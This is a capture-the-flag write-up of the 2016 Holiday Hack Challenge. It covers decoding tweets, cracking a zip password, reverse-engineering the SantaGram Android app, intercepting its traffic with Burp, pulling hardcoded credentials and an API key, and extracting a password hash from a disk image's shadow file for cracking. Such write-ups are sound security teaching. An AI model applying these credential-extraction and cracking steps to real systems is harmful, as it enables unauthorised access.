Holiday Hack Challenge 2016

Paul Beckett

Documentation Conventions

Commands typed into a shell are represented as:

```
Command
```

Command output is represented as:

```
Command output
```

File contents are represented as:

```
File Name:
```

```
File Contents
```

Editors (eg. vi / SQL Client) are represented as:


```
Editor Contents
```

Quotations are represented as:

> *Quotation*

Part 1: A Most Curious Business Card

Santa’s business card which was discovered at the scene of his abduction identified Twitter and Instagram accounts. The tweets, images and comments associated with these social media accounts were analysed.




SANTA W. CLAUS

MASS TOY PRODUCTION
& WORLDWIDE DISTRIBUTION LOGISTICS

❄ NORTH POLE ❄

@santawclaus @santawclaus

https://twitter.com/santawclaus



TWEETS 350 FOLLOWERS 371

Santa
@SantaWClaus

Father Christmas, St Nicholas, Elf Supreme

North Pole, AK

instagram.com/santawclaus

Joined November 2016


Tweets Tweets & replies

Santa @SantaWClaus · Nov 14

SANTAELFHOHOHOCHRISTMASSANTA
CHRISTMASPEACEONEARTHCHRISTM
ASELFSANTAELFHOHOHO

3 2 1

https://www.instagram.com/santawclaus/



santawclaus Follow

3 posts 246 followers 178 following

SantaClaus Father Christmas, St Nicholas, Elf Supreme. twitter.com/santawclaus

1) What is the secret message in Santa's tweets?

Santa’s tweets, contained the secret message “BUG BOUNTY”. This was disovered, by saving the HTML output of https://twitter.com/santawclaus from a web browser. Fetching the URL with curl retrieves only the most recent tweets (as javascript is required to load additional tweets).

The following bash script was used to extract the message from the saved HTML page:

```
cat Santa\ \(@SantaWClaus\)\ on\ Twitter.html | grep "TweetTextSize" | grep
-v "cards.twitter" | cut -d">" -f2 | cut -d"<" -f1 | sed "s/&lt;/</"
```

When rendered with a fixed width font (See Appendix->Santa’s Tweets for full output), the message “BUG BOUNTY” could then be seen vertically in the tweets, which when rotated gives the below image.

A more elegant alternative is to interact with the Twitter API. This requires registering for API keys at https://apps.twitter.com/. This allows the manual step of saving the HTML output to be avoided. A short python script was developed utilising the tweepy library, which provided the same output as the above approach.

```
pip install tweepy
```


```
retrieve-santa-tweets.py:
```

```
import tweepy

consumer_key        = "<REDACTED>"
consumer_secret     = "<REDACTED>"
access_token        = "<REDACTED>"
access_token_secret = "<REDACTED>"

username   = "santawclaus"
tweetCount = 200

auth = tweepy.OAuthHandler(consumer_key, consumer_secret)
auth.set_access_token(access_token, access_token_secret)
api = tweepy.API(auth)

tweets=[]
subtweets = api.user_timeline(screen_name= username,count= tweetCount)
tweets.extend(subtweets);

while len(subtweets) > 0:
    subtweets = api.user_timeline(screen_name= username,count= tweetCount,
max_id=(subtweets[-1].id -1))
    tweets.extend(subtweets)


for tweet in tweets:
    print tweet.text.replace('&lt;','<')
```

```
python retrieve-santa-tweets.py
```


2) What is inside the ZIP file distributed by Santa's team?


Reviewing Santa’s Instagram feed, revealed three pictures:

		
https://scontent-lhr3-1.cdninstagram.com/t51.2885-15/e35/15275692_1825886877683854_211464858007240704_n.jpg?ig_cache_key=MTM5ODY1MjkwODg0OTA5NDQ1Nw%3D%3D.2	https://scontent-lhr3-1.cdninstagram.com/t51.2885-15/e35/14499133_1076283163939677_6584649958186549248_n.jpg?ig_cache_key=MTM5NTY5Njk1OTk2ODY4MzE2MA%3D%3D.2	https://scontent-lhr3-1.cdninstagram.com/t51.2885-15/e35/15035754_190004948123979_8405530433139245056_n.jpg?ig_cache_key=MTM4Mjc2NTAwNTA1Mjk4MTI1NQ%3D%3D.2
Santawclaus: Why are my geeky elves always the messy ones? CLEAN UP YOUR DESK HERMEY!	Santawclaus: HoHoHo. The team decorated my parking spot again. Where do I park?	Santawclaus: Not the smartest place to sit my friend.

The image of Hermey’s desk was of particular interest. Examining this closely revealed:

- Filename “SantaGram_v4.2.zip” on laptop screen
- Hostname “www.northpolewonderland.com” on an NMAP report






Combining the hostname with the filename produced a valid URL from which the SantaGram application: https://www.northpolewonderland.com/SantaGram_v4.2.zip was downloaded.

The SantaGram Android Package Kit (APK) file was extracted from the zip file using the password "bugbounty" identified from Santa's secret message.

It was also confirmed that the APK file could be extracted using fcrackzip and a custom dictionary. The dictionary was built from the words used by the elves, and combined together to provide short pass phrases (A description of how the custom dictionary was created can be found in Appendix -> Creating a custom dictionary):

```
fcrackzip --use-unzip -D -p ./christmas.dict ../SantaGram_v4.2.zip
PASSWORD FOUND!!!!: pw == bugbounty
```


root@pbint: /mnt/hgfs/Shared-Disk/HHC2016/unzip
File Edit View Search Terminal Help

```
root@pbint:/mnt/hgfs/Shared-Disk/HHC2016/unzip# fcrackzip --use-unzip -D -p ./christmas.dict ../SantaGram_v4.2.zip


PASSWORD FOUND!!!!: pw == bugbounty
root@pbint:/mnt/hgfs/Shared-Disk/HHC2016/unzip# 
```

Part 2: Awesome Package Konveyance

The SantaGram application was examined through both static and dynamic analysis.

Static Analysis


The SantaGram_4.2.apk file was extracted using apktool:

```
apktool d ../SantaGram_4.2.apk
I: Using Apktool 2.2.1-dirty on SantaGram_4.2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file:
/root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

A quick analysis of the different file types revealed the presence of multiple image and XML files, and a single audio file:

```
cd SantaGram_4.2/res/
find -type f -exec file -b {} \; | cut -d, -f1 | sort | uniq -c | sort -n
      1 Audio file with ID3 version 2.3.0
      1 JPEG image data
    261 PNG image data
    262 XML 1.0 document
```

Jadx was used to review code in its java form:




```
        setContentView((int) R.layout.edit_profile);
        super.setRequestedOrientation(1);
        b.a(getApplicationContext(), getClass().getSimpleName());
        if (getString(R.string.debug_data_enabled).equals("true")) {
            Log.i(getString(R.string.TAG), "Remote debug logging is Enabled");
            z = true;
        } else {
            Log.i(getString(R.string.TAG), "Remote debug logging is Disabled");
            z = false;
        }
        getSupportActionBar().a(true);
        getSupportActionBar().b(true);
        getSupportActionBar().a((CharSequence) "Edit Profile");
        this.a = new ProgressDialog(this);
        this.a.setTitle(R.string.app_name);
        this.a.setIndeterminate(false);
        if (z) {
            try {
                final JSONObject jSONObject = new JSONObject();
                jSONObject.put("date", new SimpleDateFormat("yyyyMMddHHmmssZ").format(Calendar.getInstance().getTime()));
                jSONObject.put("udid", Secure.getString(getContentResolver(), "android_id"));
                jSONObject.put("debug", getClass().getCanonicalName() + ", " + getClass().getSimpleName());
                jSONObject.put("freemem", Runtime.getRuntime().totalMemory() - Runtime.getRuntime().freeMemory());
                new Thread(new Runnable(this) {
                    final /* synthetic */ EditProfile b;

                    public void run() {
                        b.a(this.b.getString(R.string.debug_data_collection_url), jSONObject);
                    }
                }).start();
```

Dynamic Analysis

Genymotion was used to create a Nexus 9 Virtual Machine. The network configuration was modified: configuring a manual HTTP proxy, routing traffic through BURP.

In order to install certificates it is necessary to configure the lock screen security settings first.

The Burp CA Certificate was downloaded from http://burp/cert, the file extension was renamed from .der to .crt. The file was copied to the Android VM, and imported through Settings -> Wi-Fi -> Advanced -> Install Certificates



WiredSSID

Advanced options

Proxy: Manual


The HTTP proxy is used by the browser but may not be used by the other apps.

Proxy hostname: 192.168.1.3

Proxy port: 8080

Bypass proxy for: example.com,mycomp.test.com,localhost

IP settings: DHCP




WebView Browser Tester 51.0.2704.91

http://burp/

Burp Suite Free Edition

Welcome to Burp Suite Free Edition. You can use this web interface to access the Proxy history, download your Burp CA certificate, or configure your browser (via the Firefox plug-n-hack plugin).




Name the certificate

Certificate name: burp-cert


Credential use: VPN and apps

The package contains: one CA certificate



Genymotion for personal use - Google Nexus 9 - 7.0.0 - API 24 - 1536x2048 (1536x2048, 320dpi) - 192.168.247.101

7:26
Popular Posts
search by keywords
Wunorse Openslae
ow to hide your API
ey in Android
N/A
LOL @SugarplumMary "How to Hide your API Key in Android" #imcrying #LOL
1554
Shinny Upatree
N/A
Refactor->Rename in Android Studio saves me a ton of dev time. All the referenced variables get renamed across all classes.
197
Shinny Upatree
N/A
Bye guys! Thanks for visiting!
126
Sugarplum Mary
N/A
JUDY'S
Snow Removal
Home
Search
Me
GPS
free for personal use



Burp Suite Free Edition v1.7.03 - Temporary Project

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
▼ https://analytics.northpolewonderland.com
  ▼ report.php
      {"username":"guest","password":"busyreir
      {"username":"guest","password":"busyreir
      {"username":"guest","password":"busyreir
      {"username":"guest","password":"busyreir
      {"username":"guest","password":"busyreir
► http://connectivitycheck.gstatic.com
▼ http://www.northpolewonderland.com
  ▼ parse
    ▼ users
        uxeE6gesRY
▼ https://www.northpolewonderland.com
  ▼ parse
    ▼ classes
      ► Follow
      ► Posts
```

Host	Method	URL	Params	Status
https://www.northpole...	POST	/parse/classes/Follow	☑	200
https://www.northpole...	POST	/parse/classes/Posts	☑	200
https://www.northpole...	GET	/parse/classes/_User/...	□	200
https://www.northpole...	POST	/parse/classes/_User	☑	201

```
POST /parse/classes/Follow HTTP/1.1
X-Parse-OS-Version: 7.0
X-Parse-App-Build-Version: 1
X-Parse-Client-Key: kC2jgdZT3IGYQ9ZlNflY
X-Parse-App-Display-Version: 4.2
X-Parse-Client-Version: a1.13.1
X-Parse-Installation-Id:
```

3) What username and password are embedded in the APK file?

The extracted APK was searched for the presence of any credentials. Common strings used for password variables and parameters such as password, passwd and pwd were used in case insensitive recursive searches. The credentials (username: **guest**, password: **busyreindeer78**) were present in two files:

- smali/com/northpolewonderland/santagram/SplashScreen.smali
- smali/com/northpolewonderland/santagram/b.smali

```
grep -i -R -A 2 password *
...
smali/com/northpolewonderland/santagram/SplashScreen.smali:    const-string v1, "password"
smali/com/northpolewonderland/santagram/SplashScreen.smali-
smali/com/northpolewonderland/santagram/SplashScreen.smali-    const-string v2,
"busyreindeer78"
--
smali/com/northpolewonderland/santagram/b.smali:    const-string v1, "password"
smali/com/northpolewonderland/santagram/b.smali-
smali/com/northpolewonderland/santagram/b.smali-    const-string v2, "busyreindeer78"
...
grep -i -A 2 user
smali/com/northpolewonderland/santagram/SplashScreen.smali
    const-string v1, "username"

    const-string v2, "guest"
```

```
smali/com/northpolewonderland/santagram/SplashScreen.smali:
```

```
    const-string v1, "username"

    const-string v2, "guest"

    invoke-virtual {v0, v1, v2}, Lorg/json/JSONObject;-
>put(Ljava/lang/String;Ljava/lang/Object;)Lorg/json/JSONObject;

    const-string v1, "password"

    const-string v2, "busyreindeer78"
```

4) What is the name of the audible component (audio file) in the SantaGram APK file?

The contents extracted from the APK were searched for common audiofile extensions:

```
find ./SantaGram_4.2/ -name "*.mp3" -o -name "*.wav" -o -name "*.ogg" -o -
name "*.aac" -o -name "*.wma"
./SantaGram_4.2/res/raw/discombobulatedaudio1.mp3
```

The APK contains an audio file named **discombobulatedaudio1.mp3**


```
sha1sum raw/discombobulatedaudio1.mp3
29b6fc0213df5e418b7a8973a0c86187865a4054  raw/discombobulatedaudio1.mp3
```


Part 3: A Fresh-Baked Holiday Pi


Assembling Cranberry Pi


The parts for the Cranberry Pi were found in the following locations:

- Cranberry Pi Board : Secret Fireplace Room, Elf House #1, North Pole
- Heatsink: Upstairs, Elf House #2, North Pole
- Power Cord: By snowman, North Pole
- SD Card: Outside Workshop, North Pole
- HDMI Cable: Reindeer stable, Workshop









The Cranberry Pi was assembled by Holly Evergreen:

Wow, you found all the pieces of the Cranberry Pi! Great Job!

Mounting Cranbian Linux Image

The download location for the Cranberry Pi image was provided by Holly Evergreen:

> *You'll need a Cranbian image to use the Cranberry Pi, but only Santa knows the login password.*
> *Can you download the image* and tell me the password*
> ** https://www.northpolewonderland.com/cranbian.img.zip*

The image file was decompressed:

```
unzip cranbian.img.zip
Archive:  cranbian.img.zip
  inflating: cranbian-jessie.img
```

Fdisk was used to list the partion information, allowing the partition offset to be calculated:

```
fdisk -l cranbian-jessie.img
Disk cranbian-jessie.img: 1389 MB, 1389363200 bytes
255 heads, 63 sectors/track, 168 cylinders, total 2713600 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x5a7089a1

              Device Boot      Start         End      Blocks   Id  System
cranbian-jessie.img1            8192      137215       64512    c  W95
FAT32 (LBA)
cranbian-jessie.img2          137216     2713599     1288192   83  Linux
```

```
echo $((512*137216))
70254592
```

The Cranberry Pi image was then mounted:

```
mkdir /mnt/cranbian-jessie
mount -v -o offset=70254592 -t ext4 cranbian-jessie.img /mnt/cranbian-jessie
mount: /dev/loop0 mounted on /mnt/cranbian-jessie.
```

Examining Cranbian Linux Image

Key files were examined with the Cranbian Linux Image including:

- /etc/passwd
- /etc/shadow
- /root/.bash_history

Also examined were:

- Services configured in /etc/init.d/
- User directories

Some of the more interesting / notable files are included in Appendix > Examining Cranbian Linux Image.

5) What is the root password for the Cranberry Pi system?

The root account on the Cranberry pi does not have a password set, meaning that the root account cannot login directly:

```
grep root passwd shadow
passwd:root:x:0:0:root:/root:/bin/bash
shadow:root:*:17067:0:99999:7:::
```

However the cranpi user, is a member of several groups including the ‘sudo’ group, giving it root level entitlements and the ability to become root:

```
grep cranpi passwd
cranpi:x:1000:1000:,,,:/home/cranpi:/bin/bash
```

```
grep cranpi shadow
cranpi:$6$2AXLbEoG$zZlWSwrUSD02cm8ncL6pmaYY/39DUai3OGfnBbDNjtx2G99qKbhnidxi
nanEhahBINm/2YyjFihxg7tgc343b0:17140:0:99999:7:::
```

```
grep cranpi gshadow
adm:*::cranpi
dialout:*::cranpi
cdrom:*::cranpi
sudo:*::cranpi
audio:*::cranpi
video:*::cranpi
plugdev:*::cranpi
games:*::cranpi
users:*::cranpi
input:!::cranpi
netdev:!::cranpi
spi:!::cranpi
i2c:!::cranpi
gpio:!::cranpi
cranpi:!::
```

```
grep %sudo sudoers
%sudo ALL=(ALL:ALL) ALL
```

The following two pages describe the password cracking tools which were used to determine that the password for the **cranpi** account is **yummycookies** .

Holly Evergreen confirmed that **yummycookies** was the correct password for the **cranpi** account:

You're right, that password unlocks the 'cranpi' account on your Cranberry Pi!

The cranpi hash field was extracted from the shadow file:

```
grep cranpi /mnt/cranbian-jessie/etc/shadow | cut -d: -f2 > cranpi.hash
cat cranpi.hash
$6$2AXLbEoG$zZlWSwrUSD02cm8ncL6pmaYY/39DUai3OGfnBbDNjtx2G99qKbhnidxinanEhah
BINm/2YyjFihxg7tgc343b0
```

